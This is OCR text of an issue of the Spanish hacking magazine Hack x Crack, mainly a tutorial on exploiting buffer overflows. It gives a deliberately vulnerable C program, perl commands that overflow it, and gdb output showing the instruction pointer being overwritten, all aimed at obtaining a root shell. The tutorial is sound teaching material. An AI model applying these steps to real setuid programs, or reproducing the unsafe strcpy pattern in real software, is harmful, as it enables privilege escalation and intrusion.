
HACK X CRACK: ESTUDIANDO LOS ATAQUES POR BUFFER-OVERFLOW



CONSTRUCCION DE CORTAFUEGOS

REGLAS Y EJERCICIOS PRACTICOS



3 SERVIDORES ON LINE PARA TUS PRACTICAS DE HACK



LOS MEJORES ARTÍCULOS GRATIS EN NUESTRA WEB

NÚMERO 23

TCP / IP

EL PROTOCOLO MAS UTILIZADO POR LOS HACKERS: ICMP

DETECCION DE ATAQUES

TRACEO DE CONEXIONES

DESTRUCCION DE FIREWALLS

DEGRADACION DE SERVICIOS

EL CONOCIMIENTO EN ESTADO PURO

HACK X CRACK - HACK X CRACK - HACK X CRACK



EXAMINANDO EL CORE DUMP

ROMPE LAS CADENAS DE LA IGNORANCIA
LIBERATE !!!

INYECTANDO NUESTRO SHELLCODE

EXPLOITS

¿Cómo funcionan?

EGGSHELL: LA MANZANA

SHELLCODE: EL VENENO

Nº 23 -- P.V.P. 4,5 EUROS



PC PASO A PASO: CURSO DE DISEÑO DE CORTAFUEGOS

el hosting dedicado a ti

alojamiento WEB y registro de dominios

Registro de dominios por sólo **15 €/año**
Planes de hosting avanzados (PHP4, MySQL, Perl, ASP,...) desde **11,17 €/mes**
Planes básicos desde **3,90 €/mes**

alojamiento WEB multidominio

especial para distribuidores; ofrece hosting a tus clientes desde sólo **29,90 €** al mes para alojar **los dominios que quieras**, con total control gracias a nuestros **paneles de gestión online**, e incluso con tu propia marca

servidores dedicados / housing

tu propio servidor dedicado desde **145 €/mes**, a partir de 100GB de transferencia al mes




housing desde **75 €/mes**
conectividad multioperador


Los precios indicados no incluyen IVA 16%
Los importes y caracteristicas pueden variar sin previo aviso

En **Hostalia** todo está dedicado a ti. Nuestra infraestructura técnica en uno de los mejores centros de datos de España, nuestro personal altamente cualificado y nuestro Servicio de Atención al Cliente, son para ti.
En **Hostalia** nos dedicamos exclusivamente a dar soluciones de hosting, a alojar tu web o tu servidor. Así, nuestra especialización nos permite estar volcados en dar un mejor servicio, cuidando cada detalle para que todo funcione al 100%



www.hostalia.com









dedicados al hosting, a tu web, a ti



garantía de calidad:
- *infraestructura propia en España*
- *conectividad multioperador*
- *miembro de RIPE*








www.hostalia.com **902 012 199**





EDITORIAL: EDITOTRANS S.L.
C.I.F: B43675701
PERE MARTELL Nº 20, 2º - 1ª
43001 TARRAGONA (ESPAÑA)

Director Editorial
I. SENTIS
E-mail contacto
director@editotrans.com
Título de la publicación
Los Cuadernos de HACK X CRACK.
Nombre Comercial de la publicación
PC PASO A PASO
Web: www.hackxcrack.com
Dirección: PERE MARTELL Nº 20, 2º - 1ª.
43001 TARRAGONA (ESPAÑA)

INDICE

INDICE DE ANUNCIANTES

Director de la Publicación
J. Sentís

E-mail contacto
director@hackxcrack.com

Diseño gráfico:
J. M. Velasco

E-mail contacto:
grafico@hackxcrack.com

Redactores
AZIMUT, ROTEADO, FASTIC, MORDEA, FAUSTO, ENTROPIC, MEIDOR, HASHIMUIRA, BACKBONE, ZORTEMIUS, AK22, DORKAN, KMORK, MAILA, TITINA, SIMPSIM... ... ...

Contacto redactores
redactores@hackxcrack.com

Colaboradores
Mas de 130 personas: de España, de Brasil, de Argentina, de Francia, de Alemania, de Japón y algún Estadounidense.

E-mail contacto
colaboradores@hackxcrack.com

Imprime
I.G. PRINTONE S.A. Tel 91 808 50 15

DISTRIBUCIÓN:
SGEL, Avda. Valdeparra 29 (Pol. Ind.)
28018 ALCOBENDAS (MADRID)
Tel 91 657 69 00 FAX 91 657 69 28
WEB: www.sgel.es

TELÉFONO DE ATENCIÓN AL CLIENTE: 977 22 45 80
Petición de Números atrasados y Suscripciones (Srta. Genoveva)
HORARIO DE ATENCIÓN: DE 9:30 A 13:30
(LUNES A VIERNES)

NUMERO 23 -- PRINTED IN SPAIN
PERIOCIDAD MENSUAL
Deposito legal: B.26805-2002
Código EAN: 8414090202756

COMO EXPLOTAR FALLOS BUFFER-OVERFLOW

Seguro que UNA Y MIL VECES has leido en Internet y/o revistas de Informatica lo siguiente: Ha sido descubierto tal y cual agujero de seguridad tipo BUFFER OVERFLOW y que es "explotable" mediante tal o cual exploit y bla, bla, bla...

SEGURO QUE SIEMPRE TE HAS PREGUNTADO COMO FUNCIONA ESO DE LOS EXPLOITS: MUY BIEN, PUES PREPARATE PARA DESCUBRIRLO!!!

Yo, igual que tu, que estas leyendo este artículo, siempre que veía esas alertas de Buffer Overflow en los portales de seguridad me preguntaba... ... ¿Cómo funcionan los exploits? ¿Cómo se provocan los Buffer-Overflow? ¿En qué consisten?

Una noche de esas en que vuelves de fiesta, a eso de las dos de la mañana me dio por sentarme un rato en el servidor linux que tengo en mi casa/oficina. Navegando un poco, me encontré con un tutorial bastante bueno sobre el tema y decidí estudiarlo. Este artículo es, en esencia, el resultado de haber estudiado ese y otros documentos relacionados.

La intención es que puedas contar con una Guía Básica, pero lo más completa posible, acerca de lo que es un exploit por Buffer Overflow y de cómo implementarlo.

Para no tener problemas en la lectura de esta guía, es recomendable que puedas entender, al menos por encima, un programa escrito en C, ya que es el lenguaje que utilizaremos para desarrollar los exploits. Sería también de gran ayuda tener algo de dominio sobre el sistema de numeración hexadecimal, aunque, para todos aquellos que no lo controlan, apuntaré todos los detalles cuando nos enfrentemos con estos números.



En esta misma...

En esta misma publicación, ya se hizo una breve introducción a la programación en C en Linux. En su día advertimos que en un futuro cercano sería necesario tener unos mínimos conocimientos de Linux y C, esperamos que tomases nota :)

Si no es tu caso, te recomendamos que empieces a hacer tus "pinitos" en C, hay miles de tutoriales de C en Internet (www.google.com). La idea NO ES que aprendas a programar en "plan profesional", sino que te inicies y tengas unas mínimas nociones para poder entender código sencillo.

No desesperes, nadie nace sabiendo. Lo que sí te aseguramos es que aprender a programar es, posiblemente, la mejor inversión que una persona puede realizar. Al principio no sabrás ni tenerte en pie, pero poco a poco aprenderás a caminar (y por el camino encontrarás foros, personas y Webs que ya nunca abandonarás).

Para empezar quédate con la idea de que en el sistema decimal (su nombre ya lo dice) hay 10 cifras, del 0 al 9. En cambio el sistema Hexa hay 16 cifras: 0,1,2,3,4,5,6,7,8,9,A,B,C,D,E,F (como ya no quedan más números, llegado el 9 se sigue con letras).

Decir 5 en decimal equivale a 0x5 en Hexa, no hagas mucho caso del 0x que aparece antes del cinco, es solamente una convención para hacer notar que se trata de números hexadecimales.

Pero las cosas se ponen interesantes cuando queremos saber cómo se representa un 10 decimal en sistema Hexadecimal. Si has puesto un poco de atención, ya habrás adivinado (más bien dicho deducido), la respuesta es 0xA. Veamos algunos ejemplos para aclarar la figura:

- 1 en decimal equivale a 0x01 en Hexadecimal (el cero a la izquierda de 1, en rojo, se coloca solo por claridad)
- 10 en decimal equivale a 0x0A en Hexadecimal (el cero a la izquierda de A, en rojo, se coloca solo por claridad)
- 15 en decimal equivale a 0x0F en Hexadecimal (el cero a la izquierda de F, en rojo, se coloca solo por claridad)
- 16 en decimal equivale a 0x10 en Hexadecimal; 17 en decimal sería 0x11 en Hex, etc.

Con esto debería ser suficiente para entender como funcionan los hexadecimales, pero TE RECOMENDAMOS estudies profundices en el tema por tu cuenta (busca en www.google.com)

Un apunte final: cuando hablamos de ordenadores se usa el sistema hexadecimal, porque así nos resulta más fácil visualizar a nivel humano las cantidades binarias con las

que se maneja un ordenador. Como sabes, un byte son ocho bits, y si investigas un poco verás que es posible representar hasta 16 números con 4 bits (del 0000 al 1111) y OH! coincidencia, 16 es justo la cantidad base del sistema Hexa, por lo que con dos números hexa podemos representar un byte.

Veamos un ejemplo, el byte 01011111 sería 0x5F en Hexa, que como ves es más fácil (al menos en teoría) de tratar que toda una sarta de ceros y unos.

Con lo dicho dejamos atrás la discusión sobre sistemas numéricos y entramos un poco más en materia.

Para comprender algunos de los conceptos de esta guía he optado por definirlos de antemano y no dejarte en el aire con nada que se "sobre entienda", vamos allá:

- **ASM:** es la abreviación de ASSEMBLER, "lenguaje ensamblador". El lenguaje más cercano a la máquina que puede ser comprendido por lo humanos.

- **Buffer:** Un espacio en el que se almacenan datos de forma temporal.

- **Registro:** Es un espacio de memoria interna en el núcleo del procesador que controla la ejecución de los programas. Existen varios tipos de registros, cada uno con una utilidad específica.

En general podemos asimilarlos como cajas en las que el procesador coloca datos que luego utiliza. Por ejemplo, para sumar dos números, digamos 1 + 2, el procesador coloca el número 1 en el registro AX (la instrucción en ASM sería mov 01,AX) luego coloca 2 en el registro BX (mov 02,BX) y luego ejecuta la suma (sum en ASM), el resultado se almacenará en CX, esto último por definición y sin haberle dicho al procesador en donde almacenar dicha suma.

Que quede claro que este es solo un ejemplo de la lógica de funcionamiento de los registros. Al igual que los registros de uso general que hemos tocado (el AX y el BX), existen otros registros como el puntero a instrucciones, o el de Base de pila que tienen otras funciones.

- **EIP:** Es el registro que almacena la dirección de la siguiente instrucción que debe ejecutar el procesador. IP por Instruction Pointer (puntero a instrucción)

- **EBP:** Puntero a base (Base Pointer), apunta al elemento más alto de la pila. La pila (stack) es una estructura de datos que utiliza el procesador para ayudarse en la ejecución de los programas.

- **Vulnerabilidad:** una falla de un programa que permite a un atacante hacer cosas que en teoría no podría hacer.

- **Exploit:** Denominaremos Exploit al hecho de aprovecharse de una vulnerabilidad.

- **Core Dump:** Es una fotografía el estado de ejecución de tu ordenador justo antes de que un programa fallara, usualmente se almacena como un archivo llamado core.

- **GDB:** General DeBugger, se utiliza para seguir paso a paso la ejecución de un programa y en nuestro caso también para examinar los archivos core.

- **Shellcode:** Es una tira de instrucciones ("mini-programa") escritas en ASM y codificadas en Hexadecimal, que es usualmente lo que queremos que se ejecute una vez producida la falla.

- **NOP:** instrucción en ASM que significa No Operation, es decir no haga nada. Lo único que hace es incrementar en uno el registro de siguiente instrucción (EIP) y ejecute lo que allí se encuentre. En nuestro caso servirá para que el procesador "examine" la memoria hasta que se encuentre con nuestro Shellcode.

- **lil endian:** es la forma en la que las direcciones de memoria son almacenadas en la mayoría de los sistemas (El byte bajo primero)

- **EggShell:** Es un programa que nos permite cobijar el ShellCode. De la traducción literal podemos decir que es algo así como un cascaron para nuestro Shellcode. Su objetivo es colocar el ShellCode en una dirección de memoria conocida de forma que podamos hacer que el EIP apunte a la instrucción en ASM del ShellCode.


- **SetUid/SetGid:** Estos son permisos de ejecución. Si están puestos, significa que cuando se ejecute un programa este correrá bajo privilegios de un usuario distinto.

- **Shell:** La interfase interactiva que utilizamos para comunicarnos con el ordenador.

- **Perl:** Es un lenguaje de programación muy utilizado para construir aplicaciones CGI para la Web. Perl es un acrónimo de Practical Extracting and Reporting Languaje, que viene a indicar que se trata de un lenguaje de programación muy práctico para extraer información de archivos de texto y generar informes a partir del contendido de los ficheros.

Listo, hemos terminado con los conceptos preliminares, ahora un poco de teoría. De lo que se trata en un ataque

de esta clase, es llegar a controlar el contenido del registro EIP (instruction pointer). ¿Por qué? pues porque si controlamos su contenido podemos decirle que apunte a la dirección de memoria que queramos y esa, por supuesto, será la ubicación en la que hayamos guardado nuestro ShellCode.



Dibujo 1. Esquema del funcionamiento de un ataque por Buffer-Overflow

Una parte importante de nuestro ShellCode estará compuesta por NOPS, el comando en ASM que indica que no se haga nada, solo incrementar el EIP y avanzar hacia la siguiente instrucción. Este truco nos facilita el apuntar más fácilmente a la dirección en donde esta nuestro ShellCode. Es mejor disponer de un rango lo más amplio posible para acertar con nuestro código de estar obligados a apuntar directamente a donde comienza el ShellCode.

Veamos un ejemplo:

0xBFFFFCA8:NOP
0xBFFFFCAC:NOP
0xBFFFFCB2:SHELLCODE

EIP-> : 0xBFFFFCA8

En este caso hemos conseguido que el EIP apunte un poco antes del ShellCode, no importa, pues como tenemos instrucciones NOP el mismo procesador se encargará de avanzar hasta encontrar el ShellCode y ejecutarlo.

Implementando un ataque en la práctica

Este tipo de ataque es una vulnerabilidad común en cualquier plataforma y, de lejos, es la más usual en sistemas operativos Unix/Linux.

Como ya se ha dicho antes, este ataque tiene como objetivo cambiar el flujo de ejecución de un programa para que apunte a una dirección de memoria diferente, en donde se coloca previamente un código propio (el que nosotros queramos) 🙂

La memoria (en plataformas X86) está organizada en segmentos de 4 bytes (32 bits) y se podría asemejar a una muy larga fila de cajas etiquetadas secuencialmente. Cada caja sería una dirección de memoria y su etiqueta la dirección que le corresponde.

Los programas se organizan colocando las instrucciones "en fila", en un segmento de memoria destinado al efecto. Y en otros segmentos se colocan otros elementos (por ejemplo datos). El procesador se encarga de obtener el contenido de esas direcciones de memoria, y vaciarlo en sus registros internos, posteriormente decodifica dicho contenido (cuando se trata de instrucciones) y actúa en consecuencia.

Generalmente este esquema funciona bien, salvo cuando por alguna razón un segmente destinado a recibir algún dato es sorprendido con una cantidad de información superior a la que puede recibir físicamente (hay mas huevos que cajas para contenerlos), veamos un ejemplo de un programa que es sensible a un ataque de Buffer-Overflow.

! Recuerda que...

Recuerda que para trabajar deberás usar una cuenta que no sea root. La cuenta root no genera volcados de memoria cuando un programa ejecutado con sus privilegios falla.

vuln1.c


```
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
        char buff[512];
        if(argc < 2)
        {
                printf("Uso: %s <nombre>\n", argv[0]);
                exit(0);
        }
        strcpy(buff, argv[1]);
        printf("Hola: %s\n", buff);
        return 0;
}
```

Una vez trascrito a tu editor de texto favorito, no me refiero a un procesador de textos como Word, sino a vi, nano o cualquier otro de esa clase (editor de texto plano).

Para seguir...

Para seguir con los ejemplos deberás disponer de un shell Linux (Gentoo en mi caso) con GCC y GDB instalados (casi todas las distribuciones los instalan por defecto)

A continuación tienes una imagen de como se ve el programa en mi sistema



Dibujo 2. Vista del código fuente del programa vuln1.c

Como decía, una vez trascrito deberemos compilarlo, ejecutando la orden (en rojo):

server 1 kublai $ **gcc vuln1.c -o vuln1**

Esta orden invoca al compilador de C "GCC" y le pide compilar el programa fuente vuln1.c y crear un ejecutable de nombre vuln1.



El texto que...

El texto que aparece como "server1 kublai $" es el prompt de mi ordenador, en el tuyo aparecerá algo similar y variará un poco dependiendo de la distribución de Linux que uses y de la configuración de tu entorno de línea de comandos.

A continuación probamos que el programa haya sido compilado correctamente, es decir, lo ejecutamos (en rojo) y obtenemos el resultado (en verde):

server 1 kublai $ **./vuln1**
Uso: ./vuln1 <nombre>



Fíjate en que...

1.- Fíjate en que debemos colocar un ./ (punto barra) antes del vuln1, esto es así, porque nos encontramos en el mismo directorio en el que está el ejecutable.

2.- Si el programa no se ejecutara o incluso si hubieras tenido problemas al compilarlo, revisa el código fuente, como sabes, olvidar un punto al programar, puede significar que el programa no funcione en lo absoluto o que ni siquiera llegue a compilarse.

Si todo ha ido bien, tendrás un pequeño programa que hace lo que se supone que debe hacer, mostrar el mensaje hola <nombre> cuando se le invoca con un parámetro desde la línea de comando o en texto Uso: ./vuln1 <nombre> cuando se le invoca sin ningún parámetro.

Veamos ahora, como explotar la vulnerabilidad de nuestro recién creado programa, ejecutemos el siguiente comando:

server 1 kublai $ **./vuln1 `perl -e'print "A"x10'`**
Hola: AAAAAAAAAA

Examinenos esta línea con un poco de detenimiento. En lugar de colocar nuestro nombre (o las 10 letras A en mayúsculas), hemos ejecutado un pequeño script en PERL. La opción -e le dice a PERL que ejecute lo que esta dentro de las comillas simples, que en nuestro caso se traduce como imprimir la letra A mayúscula 10 veces.



Pon atención...

1.- Pon atención a las comillas simples invertidas (en rojo) antes de la palabra perl y al final. Estas comillas suelen obtenerse presionando dos veces la tecla que muestra un acento invertido, en los teclados normales es la tecla que hay a la derecha de la tecla P.

2.- Y ojo con esa "comilla simple" no invertida después de –e y después del 10 (en verde). En los teclados normales está a la derecha del cero.


./vuln1 `perl -e'print "A"x10'`

Aparentemente, todo esto parecería un poco fuera de lugar, después de todo, bastaba con escribir la letra A diez veces ¿verdad? Pues sí, es cierto, pero... ¿qué pasa cuando queremos escribir 1000 veces la A y no solo 10? Bueno, esa es la razón para armar este tinglado. Ahora que somos unos pequeños expertos en PERL, veamos como usar nuestro nuevo conocimiento ;p

Ejecutemos una línea parecida a la última, pero en lugar de 10, hagamos que PERL nos imprima 1000 Veces la letra A

server1 kublai $ **./vuln1 `perl -e'print "A"x1000'`**
Tu nombre es:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA NOTA: Habrían 1000 letras A
Segmentation fault (core dumped)

HECHO!!!, acabamos de conseguir que nuestro programa falle y que se produzca un volcado de memoria ---->**Segmentation fault (core dumped)**. Con suerte habremos generado un archivo core en nuestro directorio de trabajo, para verificarlo ejecuta el comando **ls**.



Si por alguna razón...

Si por alguna razón no se ha generado el archivo core, es probable que estés trabajando como root, mala idea. Cámbiate a una cuenta normal, cambia los permisos de todos tus archivos y vuélvelo a intentar.

Si no sabes como cambiar los permisos o tienes problemas, es mejor que vuelvas a empezar desde el principio en tu nuevo entorno (con una cuenta normal), total es solo un programita de una cuantas líneas y seguro que te será más fácil volverlo a escribir.

Si aún así no funciona el core dumped, ejecuta el comando ulimit -c unlimited, asegurate también de tener permisos en el directorio de trabajo y de que tu ejecutable no sea suid... como dijimos al principio, este tipo de archivos no generan volcados de memoria.

Afinemos un poco. Si te fijas en el código fuente, la variable buff es de 512 bytes, y nosotros hemos metido 1000 veces la letra A. Está claro que el programa no ha podido procesar esa cantidad de datos, pero veamos que ocurre si colocamos solo 512 letras A.

server1 kublai $ **./vuln1 `perl -e'print "A"x512'`**
Tu nombre es:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA NOTA: Habrían 512 letras A

El programa no falla. La lógica indica que si la variable esta definida como de 512 bytes de capacidad, entonces debería fallar con solo una A más. Vamos a intentarlo:

server1 kublai $ **./vuln1 `perl -e'print "A"x513'`**
Tu nombre es:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA NOTA: Habrían 513 letras A

SORPRESA!!!, el programa es capaz de digerir 513 bytes. Llegados aquí deberemos tantear un poco incrementando ligeramente el valor hasta encontrar la frontera, en mi caso la frontera la he encontrado en 524, 12 bytes más arriba.

Este hecho, me desconcertó y me puse a investigar a que podría deberse, para ello cambié la definición de la variable buff utilizando tres valores distintos y tanteando las fronteras de cada uno de ellos, estos fueros mis resultados:

Long. de la variable buff	Frontera del Core Dumped
10	28
512	524
2048	2060

Por lo que concluyo que incluso al definir una variable con una cantidad dada de bytes, existe una holgura aproximada de entre unos 12 y 18 bytes.

Bueno, con el terreno un poco más firme debajo de nuestro piés, continuemos... Ya sabemos como lograr un Core Dumped, es decir que hemos descubierto el fallo de Buffer-Ovreflow del programa. Ahora veamos qué información podemos obtener del archivo core (el que genera el sistema al fallar nuestro programa), para ello ejecutaremos el depurador:

```
server1 kublai $ gdb -c core vuln1
GNU gdb 6.0
Copyright 2003 Free Software Foundation, Inc.
...
This GDB was configured as "i686-pc-linux-gnu"...Using host libthread_db
library "/lib/libthread_db.so.1".
Core was generated by `./vuln1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/libc.so.6...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x40035710 in __libc_start_main () from /lib/libc.so.6
(gdb)
```

Una vez dentro del depurador ejecutaremos el comando "info reg", veamos:

```
(gdb) info reg
eax        0x0            0
ecx        0x4            4
edx        0x40143fe8     1075068904
ebx        0x40143a00     1075067392
esp        0xbffff780     0xbffff780
ebp        0x41414141     0x41414141
esi        0x40012020     1073815584
edi        0xbffff7c4     -1073743932
eip        0x40035710     0x40035710
eflags     0x10246        66118
cs         0x23           35
ss         0x2b           43
ds         0x2b           43
es         0x2b           43
fs         0x2b           43
gs         0x2b           43
```

Como vemos, este comando nos muestra el contenido de los registros del microprocesador, justo antes del fallo.

Nosotros estamos interesados, en los registros EBP e EIP.

El primero muestra que su contenido era 0x41414141. Recordemos un poco la teoría de la que hablamos al comienzo sobre sistemas de numeración.

0x41414141 ¿que es esto?, esta claro, una cifra en Hexa. ¿Que significa?, eso no está tan claro, diseccionemos para descubrirlo.

Primero, dijimos que los ordenadores funcionan con bytes, ahora sabemos que un byte son ocho bits, y que con una cifra hexa podemos cubrir cuatro bits, por lo que para cubrir un byte necesitamos dos cifras hexa. Bajo es perspectiva el número 0x41414141, puede separarse en cuatro cifras 41, así pues tenemos 41 41 41 41.

A continuación intentemos descubrir qué hay detrás de esto. Primero: "son cuatro cifras iguales". Segundo: ¿Que podrán significar? En principio nada, pero si se tiene un poco de práctica con el código ASCII descubrirás que se trata **del equivalente Hexa para el código ASCII de la letra A.**



Se trata...

"se trata del equivalente Hexa para el código ASCII de la letra A"

¿No entiendes esta frase? Malo, malo... ya tratamos en números anteriores el tema del código ASCII.

Venga, plan rápido y "a lo bestia": cada símbolo de tu teclado tiene un equivalente numérico y para averiguarlo existe una tabla (la tabla ASCII).

Pasa unas cuantas páginas y sitúate al final de este artículo. Te hemos puesto una tabla (una tabla ASCII).

*Fíjate bien que el **símbolo** A (es decir, la tecla A de tu teclado) tiene en **ASCII** el valor 65 (te hemos puesto un circulito rojo). Este valor (el 65) es un valor en "formato decimal", y fíjate también que el número 65 traducido a "formato hexadecimal (HEX)" es 41 :)*

Desvelemos el misterio (aunque con lo comentado en la nota anterior ya deberías imaginártelo). Fijémonos en la siguiente tabla y en como se obtiene en código ASCII en decimal a partir de nuestros datos en Hexa:

128	64	32	16	8	4	2	1	Potencias de dos, es decir $2^0=1$, $2^1=2$, $2^2=4$ ....
0	1	0	0	0	0	0	1	Número 65 en binario (64 + 1)
4				1				Código de la letra A en Hexadecimal

Finalmente, descubrimos que el número 65 en decimal, corresponde al 41 en Hexa, (0x41). Esto es así si consideramos que debemos descifrar el número en Hexa a partir del número escrito en binario y dividiéndolo en grupos de cuatro cifras binarias por cada cifra Hexa, cosa que queda muy clara para la primera cifra y que en el caso de la segunda sería como se muestra a continuación:

8	4	2	1	Potencias de dos
0	1	0	0	Número 4 en binario
4				Número 4 en Hexa

Notas como el 1 debajo del 4 indica el valor de la cifra en hexa, el truco consiste en pensar que los unos son como puerta que dejan paso a las potencias de dos de la fila de arriba. Es todo, no hablemos más de sistemas numéricos. Considero que es importante conocerlos pero que si abundo en el tema me saldré de contexto.

Volvamos a lo nuestro. Como dijimos, la letra A tiene como código Hexa el 0x41, por lo que "sin quererlo" hemos colocado un valor "controlado" en el registro EBP.

Continuemos… nuestra intención, como dijimos en un principio, no es modificar el contenido del registro EBP sino el del registro EIP; pero por suerte, el registro EIP esta solo 4 bytes más allá. Sabemos que la frontera esta en 524 así que si modificamos nuestra línea de comando y ejecutamos:

```
server1 kublai $ ./vuln1 `perl -e'print "A"x528'`
Tu nombre es:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
```

NOTA: Habrían 528 letras A

obtendremos lo siguiente en el depurador:

```
server1 kublai $ gdb -c core vuln1
GNU gdb 6.0
Copyright 2003 Free Software Foundation, Inc.
...
GDB was configured as "i686-pc-linux-gnu"...Using host libthread_db
library "/lib/libthread_db.so.1".
Core was generated by `./vuln1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/libc.so.6...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x41414141 in ?? ()
```

Una vez dentro del depurador ejecutaremos el comando "info reg", veamos:

```
(gdb) info reg
eax      0x0           0
ecx      0x40141e00    1075060224
edx      0x21          543
ebx      0x40143a00    1075067392
esp      0xbffff580    0xbffff580
ebp      0x41414141    0x41414141
esi      0x40012020    1073815584
edi      0xbffff5c4    -1073744444
eip      0x41414141    0x41414141
eflags   0x10246       66118
...
gs       0x2b          43
(gdb)
```

Ahora sí, hemos conseguido modificar el registro EIP colocándolo en el AAAA o, lo que es lo mismo, 0x41414141.

Perfecto, ahora podremos apuntar a una dirección conocida y ejecutar nuestro código, y no se me ocurre algo mejor para ejecutar que un shell con permisos de root.

